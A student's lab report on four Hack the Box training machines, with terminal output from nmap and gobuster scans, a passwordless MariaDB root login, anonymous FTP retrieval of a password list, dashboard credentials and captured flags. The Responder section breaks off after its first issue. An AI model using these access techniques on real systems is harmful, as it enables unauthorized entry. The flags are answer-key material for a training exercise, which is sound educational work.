



Ethical Hacking

Hack the Box Starting Point Tier 1

Introduction

This report documents Hack the Box Tier 1 (Starting Point) first 4 practical exercises Appointment, Sequel, Crocodile, and Responder. Each lab emphasized a different attack surface and corresponding tools. The Appointment lab focuses on web application discovery and SQL-injection style behavior. The Sequel lab targets database enumeration and unauthenticated access to MariaDB. The Crocodile lab combined FTP/web enumeration to recover sensitive files and find authentication endpoints and the Responder demonstrates how a file-inclusion vulnerability can coerce a Windows host to authenticate to a malicious SMB server, enabling capture and offline cracking of NetNTLMv2 responses.

Section 1 - Appointment Lab

a. List all answers to Tasks include the task statements as well.

1. What does the acronym SQL stand for?
Structured Query Language
2. What is one of the most common types of SQL vulnerabilities?
SQL Injection
3. What is the 2021 OWASP Top 10 classification for this vulnerability?
A03:2021-Injection
4. What does Nmap report as the service and version that are running on port 80 of the target?
Apache httpd 2.4.38 ((Debian))


```
(kali㉿kali)-[~]
$ nmap -sC -sV 10.129.146.61
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-27 22:34 EDT
Nmap scan report for 10.129.146.61
Host is up (0.069s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.38 ((Debian))
|_http-title: Login
|_http-server-header: Apache/2.4.38 (Debian)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.40 seconds

(kali㉿kali)-[~]
$ Hashan Kodippilige 09.35 PM
```

5. What is the standard port used for the HTTPS protocol?
443
6. What is a folder called in web-application terminology?
Directory

7. What is the HTTP response code given for 'Not Found' errors?
404
8. Gobuster is one tool used to brute force directories on a webserver. What switch do we use with Gobuster to specify we're looking to discover directories, and not subdomains?
Dir
9. What single character can be used to comment out the rest of a line in MySQL?
#
10. If user input is not handled carefully, it could be interpreted as a comment. Use a comment to login as admin without knowing the password. What is the first word on the webpage returned?
Congratulations



11. Submit root flag
e3d0796d002a446c0e622226f42e9672
- b. Screenshot listing all of the directories scanned by gobuster with your kali machine.

```
(kali@kali) - [~/appointment/SecLists/Discovery/Web-Content]
$ gobuster dir --url http://10.129.146.61/ --wordlist /home/kali/appointment/SecLists/Discovery/Web-Content/DirBuster-2007_directory-list-lowercase-2.3-small.txt

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.129.146.61/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /home/kali/appointment/SecLists/Discovery/Web-Content/DirBuster-2007_directory-list-lowercase-2.3-small.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/images (Status: 301) [Size: 315] [→ http://10.129.146.61/images/]
/css (Status: 301) [Size: 312] [→ http://10.129.146.61/css/]
/js (Status: 301) [Size: 311] [→ http://10.129.146.61/js/]
/vendor (Status: 301) [Size: 315] [→ http://10.129.146.61/vendor/]
/fonts (Status: 301) [Size: 314] [→ http://10.129.146.61/fonts/]
Progress: 81641 / 81641 (100.00%)

Finished

(kali@kali) - [~/appointment/SecLists/Discovery/Web-Content]
$ Hashan Kodippilige 10.18 PM
```

I created directory name *appointment* to download and store SecLists collection.

```
(kali㉿kali)-[~]
$ mkdir appointment

(kali㉿kali)-[~]
$ ls
appointment Desktop Documents Downloads flag.txt Music Pictures Public Templates Videos worknotes.txt

(kali㉿kali)-[~]
$ Hashan Kodippilige 09.52 PM
```

Then download the SecLists.

```
(kali㉿kali)-[~/appointment]
$ git clone https://github.com/danielmiessler/SecLists.git
Cloning into 'SecLists' ...
remote: Enumerating objects: 50146, done.
remote: Counting objects: 100% (29/29), done.
remote: Compressing objects: 100% (23/23), done.
remote: Total 50146 (delta 21), reused 6 (delta 6), pack-reused 50117 (from 2)
Receiving objects: 100% (50146/50146), 2.54 GiB | 8.23 MiB/s, done.
Resolving deltas: 100% (35890/35890), done.
Updating files: 100% (6239/6239), done.

(kali㉿kali)-[~/appointment]
$ Hashan Kodippilige 10.01 PM
```

Navigate to find the *directory-list-lowercase-2.3-small.txt* file.

```
(kali㉿kali)-[~/appointment]
$ cd SecLists

(kali㉿kali)-[~/appointment/SecLists]
$ ls
Ai CONTRIBUTORS.md Fuzzing Miscellaneous Pattern-Matching README.md Usernames
CONTRIBUTING.md Discovery LICENSE Passwords Payloads SecLists.png Web-Shells

(kali㉿kali)-[~/appointment/SecLists]
$ cd Discovery

(kali㉿kali)-[~/appointment/SecLists/Discovery]
$ ls
DNS File-System Infrastructure Mainframe SNMP Variables Web-Content

(kali㉿kali)-[~/appointment/SecLists/Discovery]
$ Hashan Kodippilige 10.02 PM
```

```

(kali@kali)-[~/appointment/SecLists/Discovery]
$ cd Web-Content

(kali@kali)-[~/appointment/SecLists/Discovery/Web-Content]
$ ls
ActiveDirectory-small.txt          quickhits.txt
AdobeXML.fuzz.txt                 raft-large-directories-lowercase.txt
api                               raft-large-directories.txt
big.txt                           raft-large-extensions-lowercase.txt
burp-parameter-names.txt          raft-large-extensions.txt
BurpSuite-ParamMiner              raft-large-files-lowercase.txt
CMS                               raft-large-files.txt
coldfusion.txt                   raft-large-words-lowercase.txt
combined_directories.txt          raft-large-words.txt
combined_words.txt                raft-medium-directories-lowercase.txt
common-api-endpoints-mazen160.txt raft-medium-directories.txt
Common-DB-Backups.txt             raft-medium-extensions-lowercase.txt
common_directories.txt            raft-medium-extensions.txt
common.txt                        raft-medium-files-lowercase.txt
default-web-root-directory-linux.txt raft-medium-files.txt
default-web-root-directory-windows.txt raft-medium-words-lowercase.txt
DirBuster-2007_directory-list-2.3-big.txt raft-medium-words.txt
DirBuster-2007_directory-list-2.3-medium.txt raft-small-directories-lowercase.txt
DirBuster-2007_directory-list-2.3-small.txt raft-small-directories.txt
DirBuster-2007_directory-list-lowercase-2.3-big.txt raft-small-extensions-lowercase.txt
DirBuster-2007_directory-list-lowercase-2.3-medium.txt raft-small-extensions.txt
DirBuster-2007_directory-list-lowercase-2.3-small.txt raft-small-files-lowercase.txt
domino-dirs-coldfusion39.txt      raft-small-files.txt
domino-endpoints-coldfusion39.txt raft-small-words-lowercase.txt
Domino-Hunter                     raft-small-words.txt
dsstorewordlist.txt              README.md
dutch                            reverse-proxy-inconsistencies.txt
File-Extensions-Universal-SVNDigger-Project Roundcube-123.txt
graphql.txt                      rssfeed-files.txt
hashicorp-consul-api.txt          sap-analytics-cloud.txt
hashicorp-vault.txt              SAP-NetWeaver.txt
JavaScript-Miners.txt            Service-Specific
JavaServlets-Common.fuzz.txt     SOAP-functions.txt
LEGACY-SERVICES                  tftp.fuzz.txt
LinuxFileList.txt                trickest-robots-disallowed-wordlists
Logins.fuzz.txt                  UnixDotfiles.fuzz.txt
mcp-server.txt                   uri-from-top-55-most-popular-apps.txt
Microsoft-Frontpage.txt          url-params_from-top-55-most-popular-apps.txt
netware.txt                      URLs
ntlm-directories.txt             versioning_metafiles.txt
oauth-oidc-scopes.txt            vulnerability-scan_j2ee-websites_WEB-INF.txt
Oracle9i.fuzz.txt                web-all-content-types.txt
OracleAppServer.fuzz.txt         web-extensions-big.txt
Passwords.fuzz.txt               web-extensions.txt
Programming-Language-Specific    web-mutations.txt
Proxy-Auto-Configuration-Files.txt Web-Servers
Public-Source-Repo-Issues.json   wso2-enterprise-integrator.txt

(kali@kali)-[~/appointment/SecLists/Discovery/Web-Content]
$ Hashan Kodippilige 10.04 PM

```

I used following command to list all the directories scanned by gobuster with Kali VM.

```

gobuster dir --url http://10.129.146.61/ --wordlist /home/kali/appointment/SecLists/Discovery/Web-Content/DirBuster-2007_directory-list-lowercase-2.3-small.txt

```

Section 2 - Sequel Lab

a. List of all tasks and answers to all tasks

1. During our scan, which port do we find serving MySQL?
3306

```
(kali@kali)-[~]
$ nmap -sC -sV 10.129.95.232
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-27 23:43 EDT
Nmap scan report for 10.129.95.232
Host is up (0.071s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
3306/tcp  open  mysql?
mysql-info:
| Protocol: 10
| Version: 5.5.5-10.3.27-MariaDB-0+deb10u1
| Thread ID: 133
| Capabilities flags: 63486
| Some Capabilities: Support41Auth, ConnectWithDatabase, SupportsCompression, LongColumnFlag, FoundRows, Speaks41ProtocolNew,
| SupportsTransactions, InteractiveClient, ODBCClient, DontAllowDatabaseTableColumn, Speaks41ProtocolOld, SupportsLoadDataLocal,
| IgnoreSpaceBeforeParenthesis, IgnoreSigpipes, SupportsAuthPlugins, SupportsMultipleResults, SupportsMultipleStatements
| Status: Autocommit
| Salt: TMf:.u(b5"J.DM5aks"I
|_ Auth Plugin Name: mysql_native_password

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 204.72 seconds

(kali@kali)-[~]
$ Hashan Kodippilige 10.48 PM
```

2. What community-developed MySQL version is the target running?
MariaDB
3. When using the MySQL command line client, what switch do we need to use in order to specify a login username?

-u

```
(kali@kali)-[~]
$ mysql -h 10.129.95.232 -u root
ERROR 2026 (HY000): TLS/SSL error: SSL is required, but the server does not support it

(kali@kali)-[~]
$ mysql -h 10.129.95.232 -u root --skip-ssl
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 142
Server version: 10.3.27-MariaDB-0+deb10u1 Debian 10

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> Hashan Kodippilige 10.59 PM
```

4. Which username allows us to log into this MariaDB instance without providing a password?
root
5. In SQL, what symbol can we use to specify within the query that we want to display everything inside a table?

*

6. In SQL, what symbol do we need to end each query with?
;
7. There are three databases in this MySQL instance that are common across all MySQL instances. What is the name of the fourth that's unique to this host?

htb

```
MariaDB [(none)]> SHOW databases;
```

Database
htb
information_schema
mysql
performance_schema

4 rows in set (0.065 sec)

```
MariaDB [(none)]> Hashan Kodippilige 11.00 PM
```

8. Submit root flag
7b4bec00d1a39e3dd4e021ec3d915da8

```
MariaDB [htb]> SELECT * FROM config;
```

id	name	value
1	timeout	60s
2	security	default
3	auto_logon	false
4	max_size	2M
5	flag	7b4bec00d1a39e3dd4e021ec3d915da8
6	enable_uploads	false
7	authentication_method	radius

7 rows in set (0.056 sec)

```
MariaDB [htb]> Hashan Kodippilige 11.03 PM
```

- b. Screenshot of the users and the emails from the user table inside of the htb database by running the command *select * from users;*

```
MariaDB [htb]> SELECT * FROM users;
```

id	username	email
1	admin	admin@sequel.htb
2	lara	lara@sequel.htb
3	sam	sam@sequel.htb
4	mary	mary@sequel.htb

4 rows in set (0.051 sec)

```
MariaDB [htb]> Hashan Kodippilige 11.10 PM
```


Section 3 - Crocodile

a. List all of your tasks with all of your answers for this lab.

1. What Nmap scanning switch employs the use of default scripts during a scan?

-sC

```
└─$ sudo nmap -sC -sV 10.129.100.160
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-28 00:35 EDT
Nmap scan report for 10.129.100.160
Host is up (0.074s latency).
Not shown: 735 filtered tcp ports (no-response), 263 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 ftp      ftp      33 Jun 08  2021 allowed.userlist
|_-rw-r--r--    1 ftp      ftp      62 Apr 20  2021 allowed.userlist.passwd
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to ::ffff:10.10.16.6
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 4
|     vsFTPD 3.0.3 - secure, fast, stable
|_End of status
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Smash - Bootstrap Business Template
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.46 seconds

(kali㉿kali)-[~]
└─$ Hashan Kodippilige 11.36 PM
```

2. What service version is found to be running on port 21?

vsftpd 3.0.3

3. What FTP code is returned to us for the "Anonymous FTP login allowed" message?

230

4. After connecting to the FTP server using the ftp client, what username do we provide when prompted to log in anonymously?

anonymous

```
(kali㉿kali)-[~]
└─$ ftp 10.129.100.160
Connected to 10.129.100.160.
220 (vsFTPD 3.0.3)
Name (10.129.100.160:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> Hashan Kodippilige 11.42 PM
```


5. After connecting to the FTP server anonymously, what command can we use to download the files we find on the FTP server?

get


```
ftp> get allowed.userlist
local: allowed.userlist remote: allowed.userlist
229 Entering Extended Passive Mode (|||48946|)
150 Opening BINARY mode data connection for allowed.userlist (33 bytes).
100% |*****| 33 0.42 KiB/s 00:00 ETA
226 Transfer complete.
33 bytes received in 00:00 (0.22 KiB/s)
ftp>
ftp> get allowed.userlist.passwd
local: allowed.userlist.passwd remote: allowed.userlist.passwd
229 Entering Extended Passive Mode (|||47696|)
150 Opening BINARY mode data connection for allowed.userlist.passwd (62 bytes).
100% |*****| 62 136.05 KiB/s 00:00 ETA
226 Transfer complete.
62 bytes received in 00:00 (0.77 KiB/s)
ftp> Hashan Kodippilige 11.47 PM
```

6. What is one of the higher-privilege sounding usernames in 'allowed.userlist' that we download from the FTP server?

admin

```
ftp> ! cat allowed.userlist
aron
pwnmeow
egotisticalsw
admin
ftp> Hashan Kodippilige 11.48 PM
```

7. What version of Apache HTTP Server is running on the target host
Apache httpd 2.4.41



8. What switch can we use with Gobuster to specify we are looking for specific filetypes?

-X

```
(kali@kali)-[~]
$ gobuster dir --url http://10.129.100.160/ --wordlist /home/kali/appointment/SecLists/Discovery/Web-Content/DirBuster-2007_
directory-list-lowercase-2.3-small.txt -x php,html

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.129.100.160/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /home/kali/appointment/SecLists/Discovery/Web-Content/DirBuster-2007_directory-list-lowercase-2.3-small.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Extensions: php,html
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/index.html (Status: 200) [Size: 58565]
/login.php (Status: 200) [Size: 1577]
/assets (Status: 301) [Size: 317] [→ http://10.129.100.160/assets/]
/css (Status: 301) [Size: 314] [→ http://10.129.100.160/css/]
/js (Status: 301) [Size: 313] [→ http://10.129.100.160/js/]
/logout.php (Status: 302) [Size: 0] [→ login.php]
/config.php (Status: 200) [Size: 0]
/fonts (Status: 301) [Size: 316] [→ http://10.129.100.160/fonts/]
/dashboard (Status: 301) [Size: 320] [→ http://10.129.100.160/dashboard/]
Progress: 244923 / 244923 (100.00%)


Finished

(kali@kali)-[~]
$ Hashan Kodippilige 12.29 PM
```

9. Which PHP file can we identify with directory brute force that will provide the opportunity to authenticate to the web service?

login.php

10. Submit root flag
c7110277ac44d78b6a9fff2232434d16





- b. Need a full screenshot of the list of passwords with your name type into the ftp prompt.

```
ftp> ! cat allowed.userlist.passwd
root
Supersecretpassword1
@BaASD&9032123sADS
rKXM59ESxesUFHAd
ftp> Hashan Kodippilige 11.48 PM
```

- c. Screenshot of the Dashboard (web browser port 80) showing you accessed the login.php page with username and password.

Username - admin


Password - rKXM59ESxesUFHAd



Section 4 - Responder

What issues did you face with Responder.

1. I included target (Lab VM) IPv4 address instead of the attacker IPv4 address. <http://unika.htb/?page=/10.129.135.215/somefile>. so the target never initiated authentication to the Kali host and Responder captured nothing.



The screenshot shows a web browser window with the address bar displaying `http://unika.htb/?page=/10.129.135.215/somefile-Hashan Kodippilige`. Below the browser, there are two warning messages:

